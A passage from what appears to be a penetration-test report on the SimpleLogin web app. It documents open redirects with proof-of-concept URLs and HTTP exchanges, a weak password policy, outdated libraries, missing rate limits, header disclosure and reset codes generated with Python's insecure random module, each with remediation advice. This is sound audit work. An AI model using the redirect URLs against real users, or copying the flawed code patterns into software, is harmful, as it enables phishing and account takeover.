https://app.simplelogin.io/oauth/authorize?client_id=1&state=2&scope=3&redirect_uri=https://securitum.pl/&response_mode=5&nonce=6&response_type=code

The vulnerability is located in the following code:


app\oauth\views\authorize.py:50

```
    redirect_uri = request.args.get("redirect_uri")
    response_mode = request.args.get("response_mode")
    nonce = request.args.get("nonce")
```

```
[…]
    if not redirect_uri:
        LOG.d("no redirect uri")
        return "redirect_uri must be set", 400

    client = Client.get_by(oauth_client_id=oauth_client_id)
    if not client:
        final_redirect_uri = (
            f"{redirect_uri}?error=invalid_client_id&client_id={oauth_client_id}"
        )
        return redirect(final_redirect_uri)
```

Case #8: GitHub Sign In

Opening the following URL address will redirect the user to a malicious website specified in next parameter: https://app.simplelogin.io/auth/github/login?next=https://securitum.pl/ - when the user will login to their GitHub account and authorize SimpleLogin, they will be redirected to malicious website specified in the link. Clicking on "Authorize" will redirect the user to malicious website:



```
GET
/auth/github/callback?next=https://securitum.pl/&code=cf1624e28a475309d524&state=7fWmsNO01hAW6o4p
gPUIJZxejLNRrR HTTP/1.1
Host: app.simplelogin.io
[...]
Connection: close

HTTP/1.1 302 FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 09 Mar 2022 13:16:24 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 249
Connection: close
Location: https://securitum.pl/
Vary: Cookie
```

The vulnerability is located in the following code:

app\auth\views\github.py:102

```python
    # The activation link contains the original page, for ex authorize page
    next_url = request.args.get("next") if request.args else None

    return after_login(user, next_url)
```

LOCATION

Case #1:

- https://app.simplelogin.io/auth/login `next` parameter

Case #2:

- https://app.simplelogin.io/dashboard/enter_sudo `next` parameter

Case #3:

- https://app.simplelogin.io/auth/fido `next` parameter

Case #4:

- https://app.simplelogin.io/auth/mfa `next` parameter

Case #5:

- https://app.simplelogin.io/auth/recovery `next` parameter

Case #6:

- https://app.simplelogin.io/auth/activate `next` parameter

RECOMMENDATION

It is recommended to verify the destination address to which the redirection takes place, e.g. by creating a list of allowed addresses to which users can be redirected (validation should take place on the server side).

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html
- https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

[LOW] SECURITUM-221798-004: Weak password policy

SUMMARY

During the tests, it was observed that the application has weak password policy implemented. Weak policy allows users to set simple passwords that can then be cracked by an attacker.

More information:


- https://wiki.owasp.org/index.php/Testing_for_Weak_password_policy_(OTG-AUTHN-007)
- https://cwe.mitre.org/data/definitions/521.html

PREREQUISITES FOR THE ATTACK

None.

TECHNICAL DETAILS (PROOF OF CONCEPT)

The only requirement of the current password policy is to set a password consisting of at least 8 characters:




Case #1: Registration password

During the account creation process it was noticed that password can contain only numbers.

To create account with weak password, take the following steps:

1. Navigate to: https://app.simplelogin.io/auth/register.
2. Provide password consisting only with numbers:

```
12345678
```




3. Click, “Create account” button and follow the further instructions to finish the process of account creation.

Case #2: Password change


During the password change process it was noticed that password can contain only numbers.

To change password to weak one, take the following steps:

1. Log into any account.
2. Navigate to: Security -> Password -> Change password.
3. Application will send email with instructions.
4. Go to email inbox assigned to logged account.
5. Find email from SimpleLogin and click “Reset your password” button.
6. Type weak password into password field:



7. After submit success message will be displayed:



LOCATION

Case #1:

- https://app.simplelogin.io/auth/register

Case #2:

- https://app.simplelogin.io/auth/reset_password

RECOMMENDATION

It is recommended to implement the requirements regarding password complexity, in particular:

a) Enforcing a minimum password length of at least 12 characters and a maximum length of up to 128 characters (length limitation should be introduced due to potential DoS attacks in the absence of it);

b) Checking if the password is not present in at least 10,000 of the most popular passwords from database leaks and other sources, as well as in publicly available password dictionaries (most commonly used for brute-force attacks);
c) Lack of requirements regarding the complexity of the password and thus no restrictions on the types of characters;
d) Lack of password expiration requirements;
e) Enforcing the need to change the password in case of suspected compromise;
f) Lack of an option to enter password hint;
g) Requirement to provide the current password if it is being changed;
h) Lack of an option to remind password based on known elements (it is forbidden to use questions like "What was the name of your first car?");
i) Detection of mass login attempts to one account with different passwords or to many accounts with one password provided; after a maximum of 5 unsuccessful login attempts, additional verification should be entered (e.g. using CAPTCHA codes); alternatively, the account can be blocked temporarily, although with this solution it should be taken into consideration that an attacker could intentionally block accounts;
j) Implementation of a mechanism (if it does not exist) of remote blocking of a given user account (blocking should also automatically log out the user from all systems);
k) Implementation of an application-based two-factor authentication (2FA), e.g. Google Authenticator (using SMS is absolutely not recommended).

It should be noted that some systems still force the configuration of password complexity or expiration. Therefore, as a transitional solution (not considered as completely secure) the following can be set temporarily (until the above policy is fully implemented):

a) Implementation of the password complexity requirements to contain a minimum of 1 special character, 1 digit, 1 lowercase letter and 1 uppercase letter;
b) Enforcing a periodic password change every 1 year.

It should be taken into account, that the implementation of only some points from the recommendations will also be considered not completely safe, therefore it is recommended to implement them all.

Access to sensitive functionalities and systems should always force reauthentication.

It is also worth considering implementing functionality that will verify the strength of the password – this helps to limit the risk that users will create simple passwords despite the restrictions.

In addition, it is recommended to implement "password managers" into the company, which will significantly increase the security of created passwords.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html

[LOW] SECURITUM-221798-005: Outdated software

SUMMARY

It was observed that many software components are not updated to the newest versions, and it can be found that they contain publicly known vulnerabilities.

During the tests it was not possible to prepare a working Proof of Concept using the described vulnerability, however the mere fact of using software with publicly known vulnerabilities exhausts the necessity to include such information in the report.

More information:

- https://github.com/twbs/bootstrap/issues/28236
- https://nvd.nist.gov/vuln/detail/CVE-2019-11358
- https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A9-Using_Components_with_Known_Vulnerabilities

PREREQUISITES FOR THE ATTACK

None.

TECHNICAL DETAILS (PROOF OF CONCEPT)

The table below contains the outdated software currently used along with example locations:

Example location / URL	Software and version
https://app.simplelogin.io/static/assets/js/vendors/bootstrap.bundle.min.js	Bootstrap v4.0.0
https://app.simplelogin.io/static/assets/js/vendors/jquery-3.2.1.min.js	jQuery v3.2.1

LOCATION

- https://app.simplelogin.io/static/assets/js/vendors/bootstrap.bundle.min.js
- https://app.simplelogin.io/static/assets/js/vendors/jquery-3.2.1.min.js

RECOMMENDATION

It is recommended to update the software to the latest, stable version.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Vulnerable_Dependency_Management_Cheat_Sheet.html

[LOW] SECURITUM-221798-006: Lack of rate limiting for important endpoints

SUMMARY

During testing, it was found that some important API endpoints do not limit the frequency of communication in any way, such as the number of requests made. An attacker taking advantage of this fact could potentially perform a Denial of Service (DoS) attack, disrupt logic, or cause other security implications.

Some of the unprotected endpoints send email notifications. An attacker may use this fact to launch a spam attack and cause possible financial and reputation losses.

More information:


- https://owasp.org/www-project-api-security/

PREREQUISITES FOR THE ATTACK

None.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Example of no rate limiting (20 registered accounts under one minute):



LOCATION

- https://app.simplelogin.io/api/auth/forgot_password POST
- https://app.simplelogin.io/api/auth/google POST
- https://app.simplelogin.io/api/auth/facebook POST
- https://app.simplelogin.io/api/auth/reactivate POST
- https://app.simplelogin.io/api/auth/register POST
- https://app.simplelogin.io/api/auth/mfa POST

RECOMMENDATION

It is recommended, to implement a missing limitation on the frequency of API communication (e.g. HTTP requests) by the client within a certain timeframe.

In addition, consider implementing CAPTCHA codes or SMS/e-mail tokens in case an attempt at the attack is detected.

More information:

- https://github.com/OWASP/API-Security/blob/master/2019/en/src/0xa4-lack-of-resources-and-rate-limiting.md

https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks

[LOW] SECURITUM-221798-007: Redundant information disclosure about the application environment

SUMMARY

During the audit, it was observed that the tested application returns redundant information about the technologies in use. This behavior can help an attacker to better profile the application environment, which can be used to carry out further attacks.

More information:

- https://wiki.owasp.org/index.php/Testing_for_Web_Application_Fingerprint_(OWASP-IG-004)
- https://github.com/OWASP/OWASP-Testing-Guide/blob/master/4-Web-Application-Security-Testing/4.2.2%20Fingerprint%20Web%20Server%20(OTG-INFO-002)

PREREQUISITES FOR THE ATTACK

None.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Case #1: HTTP response headers

Example of the HTTP request sent to the application:

```
GET / HTTP/1.1
Host: app.simplelogin.io
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:89.0) Gecko/20100101 Firefox/96.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

In response, the application returns:

```
HTTP/1.1 302 FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 28 Feb 2022 12:04:19 GMT
```

Case #2: email headers

Example of the email headers containing redundant data:

```
[..]
X-SimpleLogin-Client-IP: 127.0.0.1
[…]
Received: from [172.17.0.5] (localhost [127.0.0.1])
by mx1.simplelogin.co (Postfix) with ESMTP id 1DB135F1EF
for <audytor7+simple06@securitum.pl>; Tue, 1 Mar 2022 13:54:26 +0000 (UTC)
```

```
Date: Tue, 1 Mar 2022 14:54:24 +0100
MIME-Version: 1.0
Subject: test2
Content-Type: text/plain; charset=UTF-8; format=flowed
Content-Transfer-Encoding: 7bit
From: tester123.3rgst@8alias.com
To: audytor7+simple06@securitum.pl
```

LOCATION

Case #1:

- Every response.

Case #2:

- Every email message.

RECOMMENDATION

It is recommended to remove all unnecessary information from the HTTP responses that reveal used technologies.

[LOW] SECURITUM-221798-008: Insecure random function in use

SUMMARY

Application generates security related secrets using insecure `random` module, that is officially marked by the vendor as insecure. In specific scenarios this could lead to the attacker being able to predict/generate secret for another user and in effect gain access to victim's account.

This vulnerability affects all sections of the code that utilize `random` module, and all occurrences of utilization of `random` module should be revised.

More information:

- https://docs.python.org/3/library/random.html

PREREQUISITES FOR THE ATTACK

None.

TECHNICAL DETAILS (PROOF OF CONCEPT)


Function used to generate secret code and send it in password reset e-mail, uses insecure `random` module:

```
def send_reset_password_email(user):
    """
    generate a new ResetPasswordCode and send it over email to user
    """
    # the activation code is valid for 1h
    reset_password_code = ResetPasswordCode.create(
        user_id=user.id, code=random_string(60)
    )
    Session.commit()

    reset_password_link =
f"{URL}/auth/reset_password?code={reset_password_code.code}"

    email_utils.send_reset_password_email(user.email, reset_password_link)
```

`random_string` function is defined in the following code:

```
def random_string(length=10, include_digits=False):
    """Generate a random string of fixed length"""
    letters = string.ascii_lowercase
    if include_digits:
        letters += string.digits

    return "".join(random.choice(letters) for _ in range(length))
```

According to the official vendor website, `random` module should not be used to security purposes:



LOCATION

- app\utils.py:39
- app\api\views\auth.py:110 ; 210

RECOMMENDATION

Application should not use `random` module for security purposes. Instead alternative module, such as suggested by the vendor `secrets` module, should be used. All occurrences of `random` module usage should be revised and replaced with cryptographically secure random generator.

More information:

- https://docs.python.org/3/library/secrets.html#module-secrets

Informational issues

[INFO] SECURITUM-221798-009: The link used to transfer the alias is still active after it has been used

SUMMARY

During testing, an unusual behavior of the link used to transfer an alias between users was noticed. Such link, despite a correct transfer, remains active and can be used infinite number of times by anyone who knows its structure. To disable the possibility of transfer after a successful transfer requires manual disabling of this feature in the alias options.

Note that it is possible to transfer an alias created on a custom domain to a user who does not have this domain assigned to his account.


PREREQUISITES FOR THE ATTACK

Access to any account in the application.


TECHNICAL DETAILS (PROOF OF CONCEPT)

To transfer alias to another user, follow the steps below:

